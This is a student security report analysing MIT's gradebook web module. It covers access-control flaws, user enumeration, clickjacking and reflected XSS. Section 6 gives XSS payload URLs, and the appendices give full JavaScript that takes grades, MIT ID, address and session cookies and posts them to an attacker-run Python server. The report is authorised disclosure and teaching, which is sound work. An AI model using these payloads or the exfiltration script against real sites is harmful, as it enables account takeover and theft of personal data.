Security Analysis of the MIT Gradebook Module

Adam Suhl, Stacey Terman, Max Justicz

6.857, Spring 2015

1 Abstract

We perform a security analysis of the gradebook module at `https://learning-modules.mit.edu` and discover serious vulnerabilities allowing for the compromise of user data. We start by defining a formal security policy for the service and observing where the existing implementation already fails to meet our basic requirements. We then work our way down a laundry-list of mostly generic attacks that the gradebook module falls victim to, including cross-site scripting, user enumeration, and clickjacking. To demonstrate the severity of these attacks, we ultimately craft a malicious example website capable of stealing a user's personal information and authentication details, allowing an attacker to change grades, spend money from the user's TechCash account, and even find out where the user lives. At the time of submission of this report, the most severe of these vulnerabilities have been patched as a result of our findings.

2 Overview and Architecture

The gradebook module is one of a handful of central hubs for grades at MIT.

The site, currently available at `https://learning-modules.mit.edu/`, makes heavy use of static web pages populated with data loaded from ajax calls. Students loading the gradebook for 6.857, for example, will never actually see their names anywhere in the server's initial response. Rather, it is only when the page makes an ajax request to `/service/membership/user` that any personal information is actually filled in. We discuss the security implications of this sort of architecture in section 5.2, our discussion of cross-site scripting auditors.

Authentication for the gradebook module occurs primarily via the MIT Touchstone system. The server's backend seems to be primarily written in a Java web framework. We discovered this inadvertently by triggering internal server errors and observing the responses; the server will return a full stack-trace, depending on the error.

3 Security Policy

To figure out in what ways the security of the gradebook module is broken, it is first necessary to explicitly define a security policy. To do this, we employ techniques we learned towards the beginning of 6.857. We begin by defining our principals or "actors".




Figure 1: The principals

For each principal, we define a list of permissible actions. In each case, if a principal is not associated with a particular class through a membership or administrative role, they have the permissions of an unaffiliated individual with respect to that class.

1. Unaffiliated Individuals:
   (a) Have no access to identifying information. Should be redirected to authentication page.
2. MIT Students:
   (a) Can see approved grades and comments
   (b) Can see approved information associated with each particular assignment
   (c) Can see grade distributions, if permitted, up to a certain number of bins
   (d) Cannot see any information about other students, save for anonymized grades in a distribution.
   (e) Cannot edit grades
3. LAs and Graders:
   (a) Can see names of all students in the class
   (b) Can see assignment info
   (c) Can see students' grades (if released to graders)
   (d) Can edit unapproved grades/comments (if allowed)

(e) Can edit approved grades/comments (if allowed)
(f) Cannot edit assignment info
(g) Cannot approve or unapprove grades
(h) Cannot see students' personal info

4. Teaching Assistants:
    (a) Can see names and section assignments of all students in the class
    (b) Can see all assignment info
    (c) Can edit unapproved grades/comments
    (d) Can approve or unapprove grades (if allowed)
    (e) Can edit assignment info (if allowed)
    (f) Can create assignments (if allowed)
    (g) Can change grading scheme for an assignment (i.e., letter grades versus numeric grades, grade cutoffs) (if allowed)
    (h) Can release assignments to graders (if allowed)
    (i) Can change permissions of graders and students (if allowed)
    (j) Cannot see students' personal information

5. Professors and Lecturers:
    (a) Inherit all abilities from teaching assistants
    (b) Can add/edit sections
    (c) Can change section assignments
    (d) Can enable and disable certain abilities for other actors as described in [2]

6. Gradebook Module Administrators:
    (a) Have unlimited access to every part of the system. Since they are fundamentally all powerful, we exclude them from our analysis.

4 Existing Policy Breaches

We almost immediately discovered two cases of poor enforcement of the gradebook module security policy.

4.1 Unauthorized Histogram Access

We found that the distribution of grades on an assignment can be viewed by any student in the class, even if an instructor has explicitly disabled access to this feature.

To view a histogram under normal circumstances, a student clicks on the "Distribution" button for an assignment. The following request is then made to the server.

```
GET https://learning-modules.mit.edu/service/gradebook/histogram/
assignment/17707548?numBins=5&tightAroundData=true
```

The server then returns a JSON payload, and the client's browser renders the histogram. When an instructor disables students' ability to view histograms, the "Distribution" button disappears. However, the server performs no permissions check when handling the histogram API call. Consequently, a student can simply replace the assignment ID in the request with a different one to make such a call manually and view the grade distribution on a different assignment.

Furthermore, the number of bins in the histogram is also specified as a parameter, allowing a student to select this value arbitrarily. By setting the number of bins equal to the maximum number of points available on an assignment, a student can view the exact breakdown of scores on that assignment.

4.2 Student Enumeration with Comment Requests

Assignments on the gradebook module have a field for instructor comments. A typical request to retrieve the comment for an assignment looks like this:

```
GET https://learning-modules.mit.edu/service/gradebook/
comment/16972087/3402
```

The first number in the request is the assignment identifier, and the second is the person ID of the student whose comment we are trying to access. Unfortunately, these person IDs are not randomized, so it is very probable that simply incrementing or decrementing one's personal ID will yield that of another student.

When a malicious party does increment the ID, the server attempts to enforce its security policy by rejecting the request. Unfortunately, however, its error message is too descriptive, and it reveals exactly whose comment you are unable to view:

```
{"message": "Could not get comment: Maximillian D Justicz
does not have privilege to see a comment for Adam R Suhl for
gradebook STELLAR:/course/6/sp15/6.857","status": -1}
```

While the server is correctly enforcing one aspect of its security policy (the inability of a student to view other students' comments) it is violating another (the inability of a student to reveal any information about other students).

4.3 Clickjacking

We discovered that the Gradebook Module is vulnerable to clickjacking attacks. With this type of vulnerability, an attacker embeds an iframe of the target site on a webpage, and tricks the user into clicking buttons on the original site. For the gradebook module, this is not a real issue since the user is never logged in inside the iframe. Because of this, we did not pursue an iframe based attack any further. With this said, it is almost always advisable to set the `X-Frame-Options` header to be less permissive.

Though the histogram and enumeration attacks are certainly interesting, they occur through mostly normal interactions with the gradebook module API and have relatively benign security implications. Cross-site scripting attacks raise the bar dramatically.

5 Cross-site scripting

5.1 A Brief Overview

Reflected cross-site scripting (XSS) allows an attacker to run arbitrary javascript on a target website, often by tricking a user into loading a maliciously crafted URL.

Javascript running on a website runs with full permissions of the user on that website. For example, it can submit forms on behalf of the user, access and modify data in the body of the web page, and modify cookies along with other forms of local storage. Javascript running on a webmail site can read and send a user's emails, and javascript running on the Gradebook Module can access grades, submit assignments, and (depending on the permissions of the user) assign grades. Because javascript can do such privileged operations, browsers implement a sandboxing feature called the same-origin policy.

Under the same-origin policy, scripts loaded on one domain have very limited access to pages loaded on different domains. Javascript running on `learning-modules.mit.edu` can load personal information from the service's API, whereas scripts running on `sketchywebsite.info` cannot. However, if a web page has content that depends on user provided input, it can be possible for an attacker to inject javascript into a page on the target domain. Now that malicious javascript is running on the target domain, the attacker has full permissions of the authenticated user and can run malicious code.

As an example, suppose Joe User has an account with Example Bank and does online banking at `www.bank.example`. When Joe User is logged in he can see all his account information by visiting `www.bank.example/accountdetails.html`. If Joe enters an invalid URL, for instance, `www.bank.example/invalid/page.html`, he is given an error page that says:

> The page `www.bank.example/invalid/page.html` cannot be found.

If an attacker tricks Joe into clicking a link to `www.bank.example/<script> doEvilStuff();</script>` the error page presented to Joe will contain `<script>`

`doEvilStuff();</script>`, and when the page loads it will invoke `doEvilStuff()` or any other Javascript the attacker decides to put in the URL. Notably, this Javascript will be running on the `www.bank.example` domain, so if Joe is already logged in it can access all of Joe's banking details by loading `www.bank.example/accountdetails.html` in another frame and examining its contents. This attack is made possible because the error page contains unsanitized data from the URL, allowing an attacker to inject scripts onto a page in the `www.bank.example` domain. This type of attack is known as reflected XSS, since the payload is reflected back onto the page from the request.

5.2 The XSS Auditor

Because vulnerabilities of this kind are common, WebKit-based browsers have a defense mechanism called the XSS Auditor. The XSS Auditor runs when a page is loaded. It checks whether the URL contains anything that looks like javascript, and then checks whether that javascript appears anywhere in the page. If it does appear in the page, the XSS Auditor assumes that script injection has taken place and does not let the javascript in question execute.

This technique has a number of flaws: first, the XSS auditor only runs when the page first loads. It doesn't check any content dynamically generated using javascript after the page loads. Since the Gradebook Modules site extensively makes use of AJAX requests to load page content, this allowed us to get around the XSS Auditor in our attack.

Second, if a page has some javascript that an attacker does not want the page to run (for instance, a sanity check), an attacker can put the specific javascript they want disabled into the URL. The XSS Auditor will notice that the same javascript appears in the URL as in the body of the page, assume script injection has taken place, and prevent the execution of that code.


6 Our Attack

One of our main goals was to find cross-site scripting vulnerabilities in the gradebook module and exploit them. We now present the XSS attack vectors we found, with some proving more severe than others.

6.1 Java Error Pages

Lower on the severity scale were payloads directly reflected in Java stack traces:

```
https://learning-modules.mit.edu/service/gradebook/student/
16833530/<img%20src="%23"%20onload=alert(3)>
```



```
https://learning-modules.mit.edu/service/gradebook/student/16833530/asdf<img src="%23" onerror=alert%28%27payloa...
https://learning-mod
33530/asdf<img%20src="%23"%20onerror=alert%28%27payload%27%29>
Apps  For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
```

Internal error

org.springframework.beans.TypeMismatchException: Failed to convert value of type 'java.lang.String' to required type 'java.lang.Long'; nested exception is org.springframework.core.convert.ConversionFailedException: Unable to convert value "asdf" from type 'java.lang.String' to type 'java.lang.Long'; nested exception is java.lang.NumberFormatException: For input string: "asdf" at org.springframework.beans.SimpleTypeConverter.convertIfNecessary(SimpleTypeConverter.java:55) at

```
Elements  Network  Sources  Timeline  Profiles  Resources  Audits  Console
<top frame>   Preserve log
The XSS Auditor refused to execute a    asdf%3Cimg%20src=%22%23%22%20onerror=alert%28%27payload%27%29%3E:5
script in 'https://learning-
modules.mit.edu/service/gradebook/student/16833530/asdf%3Cimg%20src=%22%23%22%20onerror=alert%28%27paylo
ad%27%29%3E' because its source code was found within the request. The auditor was enabled as the server
sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header.
The XSS Auditor refused to execute     asdf%3Cimg%20src=%22%23%22%20onerror=alert%28%27payload%27%29%3E:60
a script in 'https://learning-
modules.mit.edu/service/gradebook/student/16833530/asdf%3Cimg%20src=%22%23%22%20onerror=alert%28%27paylo
ad%27%29%3E' because its source code was found within the request. The auditor was enabled as the server
sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header.
GET https://learning-                   asdf%3Cimg%20src=%22%23%22%20onerror=alert%28%27payload%27%29%3E:5
modules.mit.edu/service/gradebook/student/16833530/asdf%3Cimg%20src=%22%23%22%20onerror=alert%28%27paylo
ad%27%29%3E 500 (Internal Server Error)
```

Figure 2: Java stack trace based XSS


There are a few subtleties in this example. The first is in the nature of the payload. Rather than simply including an entire script tag, we use the `onerror` handler of an image tag in order to execute our javascript (in this case, an alert). We chose this technique because, due to the nature of this particular attack vector, our payload is unable to include forward slashes or url encoded forward slashes. Thus, we were unable to include a closing script tag. The `onerror` handler allows us to get past this limitation.

Next, the javascript console reveals that this attack was caught by the WebKit XSS auditor. This is because the entire payload is returned directly by the server; there is no dynamic loading of content on this page, and we are not injecting a script into an existing javascript context. Thus, this is the exact type of exploit the auditor was made to catch. Though this attack still works in non-WebKit browsers such as Firefox, we are categorizing this bug as low-severity since it does not work in many other modern browsers.

6.2 Unknown UUID Error Pages

```
https://learning-modules.mit.edu/gradebook/index.html?
uuid=<script src%3D"https://trunkazoo.mit.edu/y.js"></script>
```

A much more severe example of reflected XSS takes place on a different, more dynamic error page. Classes on the gradebook module are identified by their UUIDs. For 6.857 in spring 2015, that UUID is `/course/6/sp15/6.857`. If



https://learning-modules.mit.edu/gradebook/index.html?uuid=<script%20src="https://trunkazoo.mit.edu/y.js"></script><!--

Do you want Google Chrome to save your password?

Stealin' your deets...

Figure 3: UUID error based XSS

we replace the UUID in the request URL with `<script>payload();</script>`, however, the payload is reflected and executed – even in webkit browsers!


This happens because of the dynamic nature of the page. Javascript on the page reads back to the user which UUID does not exist, and fails to escape the attacker's input. The XSS auditor fails to catch this, since nowhere in the server's direct response is the payload located.

To demonstrate the severity of this issue, we put together a website we call Mearning Lodules. The payload for Mearning Lodules can be seen running in Figure 3.

In Figure 4 we can see the result. Our javascript (Appendix A) first replaces the error page with a friendly loading screen with a spinner, as seen in Figure 3. Next, the page makes several requests to API endpoints loaded with personal information. After grabbing this information, we POST the details to a simple Python based server (Appendix B) which presents the interface seen in Figure 4 back to the user.

In addition to seeing all of the victim's grades, the attacker also gets access to the user's cookies, MIT ID, and address. From the MIT ID, the attacker can even spend money from the victim's TechCash account.

Next to each assignment is also a "Change grade" button. The idea we had in mind is that this button could be used to generate a specially crafted link that, when clicked by a member of the course staff, could change a student's grades. In practice, it would be a bit tricky for us to build this feature without



We just got access to all of this information.

Your name is Maximillian D Justicz

Your gradebook module cookie is:

```
__gads=ID=2021a309808cba01:T=1423810148:S=ALNI_MZdMBGkPICWhROSPi9CqGcHt6dJMA;
_ga=GA1.2.1894634685.1422940901; __utma=242275382.1894634685.1422940901.1423843200.1424190867.5;
```

Your MIT ID is [redacted]

You live/work in [redacted]

Assignment	Grade	Action
Uncategorized	[redacted] / 100	Change grade
Problem Set 1-Problem 1	[redacted] 10	Change grade
Problem Set 1-Problem 2	[redacted] / 10	Change grade
Problem Set 1-Problem 3	[redacted] / 10	Change grade
Problem Set 2-Problem 1	[redacted] / 10	Change grade
Problem Set 2-Problem 2	[redacted] / 10	Change grade
Problem Set 2-Problem 3	[redacted] / 10	Change grade
Problem Set 3-Problem 1	[redacted] 10	Change grade
Problem Set 3-Problem 2	[redacted] / 10	Change grade
Problem Set 3-Problem 3	[redacted] 10	Change grade
Problem Set 4-Problem 1	[redacted] 10	Change grade
Problem Set 4-Problem 2	[redacted] / 10	Change grade

Figure 4: Mearning Lodules

breaking some serious rules or having access to a fake class on the gradebook, so we decided to not implement this.

7 Conclusion

In conclusion, our team was able to find numerous attacks in the MIT gradebook module of varying severity. We created a comprehensive security policy for the service, and demonstrated the ability for an attacker to take over user accounts by simply having a victim visit a malicious link.

8 Permission and Acknowledgements

All of the attacks performed in this paper took place with the direct permission of the gradebook module team. We would like to thank everyone on the team for their support of this project, and we hope our findings will ultimately make the system more secure.

9 References

[1]: https://learning-modules.mit.edu/

[2]: https://wikis.mit.edu/confluence/display/LMODHelp/Permissions
[3]: Python Base HTTP Server boilerplate: https://wiki.python.org/moin/BaseHttpServer

Appendix A: y.js

```
document.body.innerHTML = '<style>background-color:white;</style><center><h1>Stealin\' your
deets...</h1><img src="https://i.imgur.com/rOp2WbD.gif"></center>';
var conf = confirm("Clicking OK will send your gradebook information to our server, but we
promise not to store or look at it. Click Cancel to opt out.")
if (!conf) {
window.location = "https://duckduckgo.com/";
}
function postData(data1, data2, data3) {
    $('<form method="POST" action="http://multibear.mit.edu:8000/"> <input type="hidden"
name="data1" value="' + encodeURIComponent(JSON.stringify(data1.data)) + '"><input type="hidden"
name="data2" value="' + encodeURIComponent(JSON.stringify(data2)) + '"><input type="hidden"
name="cookie" value="' + encodeURIComponent(document.cookie) + '"><input type="hidden"
name="data3" value="' + encodeURIComponent(JSON.stringify(data3.response.docs)) +
'"></form>').appendTo("body").submit();
}
$.getJSON('https://learning-modules.mit.edu/service/gradebook/role/16972087?includePermissions=fa
lse',
    function(data1) {
        /*Get person id for next request*/
        var pid = data1.data.person.personId;
        $.getJSON('https://learning-modules.mit.edu/service/gradebook/student/16972087/' + pid +
'/1?includeGradeInfo=true&includeAssignmentMaxPointsAndWeight=true&includePhoto=true&includeGrade
History=false&includeCompositeAssignments=true&includeAssignmentGradingScheme=true',
            function(data2) {
                /*Get grades*/
                        $.getJSON('https://learning-modules.mit.edu/service/membership/user',
                 function(data3) {
                        postData(data1, data2, data3);
                });
            });
    });
```

Appendix B: server.py

```
import time
import BaseHTTPServer
import urlparse
import urllib
import json

HOST_NAME = 'multibear'
PORT_NUMBER = 8000


class MyHandler(BaseHTTPServer.BaseHTTPRequestHandler):
    def do_HEAD(s):
        s.send_response(200)
        s.send_header("Content-type", "text/html")
        s.end_headers()
    def do_GET(s):
        """Respond to a GET request."""
        s.send_response(200)
        s.send_header("Content-type", "text/html")
        s.end_headers()
        with open("index.html") as fin:
            s.wfile.write(fin.read())

    def do_POST(s):
        """Respond to a POST request."""
        length = int(s.headers['Content-Length'])
        all_data = urlparse.parse_qs(s.rfile.read(length).decode('utf-8'))
        p_data = json.loads(urllib.unquote(all_data["data1"][0]))
        s_data = json.loads(urllib.unquote(all_data["data2"][0]))
        t_data = json.loads(urllib.unquote(all_data["data3"][0]))[0]
        cookie = urllib.unquote(all_data["cookie"][0])
        print cookie
        s.send_response(200)
        s.send_header("Content-type", "text/html")
        s.end_headers()
        s.wfile.write("<html><head><title>Mearning Lodules</title>"
                      "<link rel=\"stylesheet\"
href=\"https://maxcdn.bootstrapcdn.com/bootstrap/3.3.4/css/bootstrap.min.css\">"
                      "<script
src=\"https://maxcdn.bootstrapcdn.com/bootstrap/3.3.4/js/bootstrap.min.js\"></script></head><body
>")

        s.wfile.write("<nav style=\"background-color: red;color:white\"class=\"navbar
navbar-default navbar-static-top\"><h3 class=\"text-center\">We just got access to all of this
information.</h3></nav>")
        s.wfile.write("<h1 class=\"text-center\">Your name is
{0}</h1>".format(p_data["person"]["displayName"]))
        s.wfile.write("<h3 class=\"text-center\">Your gradebook module cookie is:</h3>")
        s.wfile.write("<textarea class=\"form-control\" style=\"margin:0 auto;width:750px\"
rows=\"2\" id=\"comment\">{0}</textarea>".format(cookie))
        s.wfile.write("<h3 class=\"text-center\">Your MIT ID is
{0}</h3>".format(p_data["person"]["mitId"]))
        s.wfile.write("<h3 class=\"text-center\">You live/work in
{0}</h3>".format(t_data["officeLocation"]))
        s.wfile.write("<table style=\"margin:0 auto;width:750px;\" class=\"table\"><br />")
        s.wfile.write("<tr><td>Assignment</td><td>Grade</td><td>Action</td></tr>")
        for assignment in s_data["data"]["studentAssignmentInfo"]:
            s.wfile.write("<tr>")
            s.wfile.write("<td>{0}</td>".format(assignment["name"]))
            s.wfile.write("<td>[redacted for demo] /
{0}</td>".format(assignment.get("maxPointsTotal", 100)))
            s.wfile.write("<td><button type=\"button\" onclick=\"alert({0});\"class=\"btn
btn-info\">Change grade</button></td>".format(assignment["assignmentId"]))
            s.wfile.write("</tr>\n")
        s.wfile.write("</table>")
        s.wfile.write("</body></html>")

if __name__ == '__main__':
    server_class = BaseHTTPServer.HTTPServer
    httpd = server_class((HOST_NAME, PORT_NUMBER), MyHandler)
    print time.asctime(), "Server Starts - %s:%s" % (HOST_NAME, PORT_NUMBER)
    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        pass
    httpd.server_close()
    print time.asctime(), "Server Stops - %s:%s" % (HOST_NAME, PORT_NUMBER)
```